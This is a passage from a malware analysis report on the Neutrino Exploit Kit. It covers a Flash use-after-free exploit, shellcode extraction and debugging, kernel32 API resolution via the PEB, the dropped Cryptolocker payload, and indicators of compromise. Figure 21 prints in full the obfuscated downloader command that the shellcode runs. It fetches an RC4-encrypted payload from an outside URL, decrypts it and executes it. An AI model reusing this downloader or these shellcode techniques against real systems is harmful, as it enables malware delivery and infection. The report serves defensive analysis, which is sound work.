Finally, within the *DefineBinaryData* tag 2 (nw19_swf) there is code to exploit CVE-2015-5122. This exploit has a CVSS score of 10 and is known as Adobe Flash ActionScript 3 opaque Background Use-After-Free Vulnerability. This exploit was found as a result of the public disclosure of the Hacking Team leak (D. K. 2015) (P. P. 2015, July 11). In a matter of hours, the exploit was incorporated in the Angler Exploit Kit (K. 2015, July 11).

8. Appendix B – ShellCode

Each of the five self-contained exploits has shellcode that is used to run malicious code in the victims system. The shellcode objective is the same across of the exploits: Download, decrypt and execute the malware.

Examining the JavaScript that was extracted from the nw18_html *DefineBinaryData* tag on the second stage Flash file one can see that there is a function named EscapeHexString that contains a hex string of 2504 bytes which is passed to a function that converts the string to Unicode notation followed by an unescape.

This shellcode string can be copied and embedded into a skeletal executable that can be analyzed using a debugger or a disassembler. First, the shellcode needs to be converted into hex notation (\x). This can be done by coping the shellcode string into a file and then running the following Perl one liner “\$cat shellcode | perl -pe 's/(.)/\x\$1/g' >shellcode.hex”. Then generate the skeletal shellcode executable with shellcode2exe.py script written by Mario Villa and later tweaked by Anand Sastry (Villas, M.) The command is “\$shellcode2exe.py -s shellcode shellcode.exe” (Zeltser, L.). The result is a

windows executable for the x86 platform that can be loaded into a debugger. Another way to convert shellcode is to use the converter tool from www.kahusecurity.com

Next step is to load the generated executable into OllyDbg. Stepping through the code one can see that the shellcode contains a deobfuscation routine. In this case, the shellcode author is using a XOR operation with key 0x84. After looping through the routine, the decoded shellcode shows a one liner command line.




Figure 18- Shellcode deobfuscation

After completing the XOR de-obfuscation routine the shellcode has to be able to dynamically resolve the Windows API's in order to make the necessary system calls on the environment where is being executed. To make system calls the shellcode needs to know the memory address of the DLL that exports the required function. Popular API calls among shellcode writers are *LoadLibrary* and *GetProcAddress*. These are common functions that are used frequently because they are available in the Kernel32.dll which is

almost certainly loaded into every Windows operating system. The author can then get the address of any user mode API call made.

Therefore, the first step of the shellcode is to locate the base address of the memory image of Kernel32.dll. It then needs to scan its export table to locate the address of the functions needed.

How does the shellcode locate the Kernel32.dll? On 32-bit systems, the malware authors use a well-known technique that takes advantage of a structure that resides in memory and is available for all processes. The Process Environment Block (PEB). This structure among other things contains linked lists with information about the DLLs that have been loaded into memory. How do we access this structure? A pointer exists to the PEB that resides inside another structure known as the Thread Information Block (TIB) which is always located at the FS segment register and can be identified as *FS:[0x30]* (Zeltser, L.). Given the memory address of the PEB the shellcode author can then browse through the different PEB linked lists such as the *InLoadOrderModuleList* which contains the list of DLL's that have been loaded by the process in load order. The third element of this list corresponds to the Kernel32.dll. The code can then retrieve the base address of the DLL. This technique was pioneered by one of the members of the well-known and prominent virus and worm coder group 29A and written in volume 6 of their e-zine in 2002 (R. 2002)(H.S. 2009). Figure 19 shows a snippet of the shellcode that contains the different sequence of assembly instructions in order for the code to find the Kernel32.dll.




Figure 19

The next step is to retrieve the address of the required function. This can be obtained by navigating through the Export Directory Table of the DLL. In order to find the right API there is a comparison made by the shellcode against a string. When it matches, it fetches its location and proceeds. This technique was pioneered and is well described in the paper "Win32 Assembly Components" written in 2002 by The Last Stage of Delirium Research Group (LSD). Finally, the code invokes the desired API. In this case, the shellcode uses the *CreateProcessA* API where it will spawn a new process that will carry out the command line specified in the command line string.

0012FF34	004010A2	CALL to CreateProcessA
0012FF38	00000000	ModuleFileName = NULL
0012FF3C	004010B2	CommandLine = "cmd.exe /q /c cd /d "%tmp%" && echo function o(a){return new
0012FF40	00000000	pProcessSecurity = NULL
0012FF44	00000000	pThreadSecurity = NULL
0012FF48	00000001	InheritHandles = TRUE
0012FF4C	00000000	CreationFlags = 0
0012FF50	00000000	pEnvironment = NULL
0012FF54	00000000	CurrentDir = NULL
0012FF58	0012FF6C	pStartupInfo = 0012FF6C
0012FF5C	0012FFB0	pProcessInfo = 0012FFB0
0012FF60	7C910208	ntdll.7C910208

Figure 20 - Process Creation

This command will launch a new instance of the Windows command interpreter, navigate to the users %temp% folder and then redirect a set of JavaScript commands to a file named dre1.js. Finally it will invoke Windows Script Host and launch this JavaScript file with two parameters. One is the decryption key and the other is the URL from where to fetch the malicious payload. Essentially this shellcode is a downloader. The full command is shown in figure 16.

```
cmd.exe /q /c cd /d "%tmp%" && echo function o(a){return new ActiveXObject(a)};function hi(g){var
f=o(e+ "." +e+"Request.5.1");f.setProxy(n);f.open("GET",g(1),n);f.Option(0)=g(2);f.send();if(200==f.statu
s)return r(f.responseText,g(n));}function r(g,f){for(var
c=0,k,b=[],za=[],a=0;256^>a;a++)b[a]=a;for(a=0;256^>a;a++)c=c+b[a]+f[v](a%f.length)^&255,k=b[a],b[
a]=b[c],b[c]=k;for(var l=c=a=0;l^<g.length;l++)a=a+1^&255,
c=c+b[a]^&255,k=b[a],b[a]=b[c],b[c]=k,za.push(String["\x66rom\x43har\
x43ode"])(g[v](l)^b[b[a]+b[c]^&255]));return za.join("");}try{var
h=WScript,q=o("Scripting.FileSystemObject"),m=h.Arguments,j=o("WScript.S
hell"),s=o("ADODB.Stream"),e="WinHTTP",p="e",n=0,il=h.ScriptFullName,v="charCodeAt",p+="xe";s
.Type=2;c=q.GetTempName();s.Charset="iso-8859-1";s.Open();i=hi(m);d=i[v](i["in\x64ex\x4ff"])("\
x50E\x00\x00")+23);
s.WriteText(i);if(31^<d){var z=1;c+="\x2ed\x6d"}else c+=p;s["\x73ave\x74o\x66il\
x65"])(c,2);s.Close();z^&^&(c="re\x67sv\x7232"+p+" /s "+c);j.run("cmd"+p+" /c "+c,0)}catch(i0){q["\
x64ele\x74e\x46il\x65"]}(il)
>dre1.js && start wscript //B dre1.js "hruushsmqh" "http://wfmfldq.nonetib.top/2012/07/06/perfect/
short/waist-poet-hail-wound.html" "Mozilla/5.0 (Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR
2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; .NET4.0C; .NET4.0E; rv:11.0) like Gecko"
```

Figure 21 - Command invoked by the shellcode.

9. Appendix C – Dropped Malware

After successful execution of the shellcode, the control is passed to the JavaScript, which is responsible to make a HTTP GET request to a predefined URL to download, decrypt and execute the RC4-encrypted payload. The payload is saved in the %temp% directory using the following naming convention: rad[five uppercase hexadecimal characters].tmp.exe. This is the final stage of Neutrino. Figure 17 shows the request made and the RC4-encrypted payload.





Figure 3

Knowing that the payload is RC4-encrypted and knowing the key use done can write a Python script to decode the HTTP stream and get the malware sample. Another way is to use the same technique as the malware author.



10. Appendix D – IOC's

The purpose of this section is to document the indicators of compromised observed during the Neutrino Exploit Kit analysis.

Indicator	Type	Context
a6ddad392f597f85da316e2965d33e643c902d7f	SHA1	First stage Flash file
6ddad392f597f85da316e2965d33e643c902d7f	SHA1	Second stage Flash file
51fbeb0873f69ea580424b33e11c38fec7ac47d9	SHA1	nw2.html
d1227a1d515c4e52838443286acbfd33b15fcb37	SHA1	Nw7.html
a0471327d6de542086722b701b8196aa8d170da3	SHA1	Nw8.html
4034ab01d4a7831be5b15c1f099436efb9216a80	SHA1	Nw18.html
b6c5cb168828225ae6c482aa36e0b2bfac5fb96b	SHA1	nw19.swf
9017628ced0f0d014b8e8f1cc536ab41f7086be9	SHA1	nw6.swf
db6fdd5ee8e1e8bff5099964262cd8b5659ecfde	SHA1	Cryptolocker
45.32.238.202	IP Address	Neutrino Landing Server
89.38.144.75	IP Address	Neutrino Landing Server
89.38.146.229	IP Address	Neutrino Landing Server
37.157.195.55	IP Address	Neutrino Landing Server
185.12.178.219	IP Address	Neutrino Landing Server
81.2.244.197	IP Address	Neutrino Landing Server
6f2c1a8f9e3d8e35dc81c185a4b5a1656343cb4e	SHA1	Neutrino Full Pcap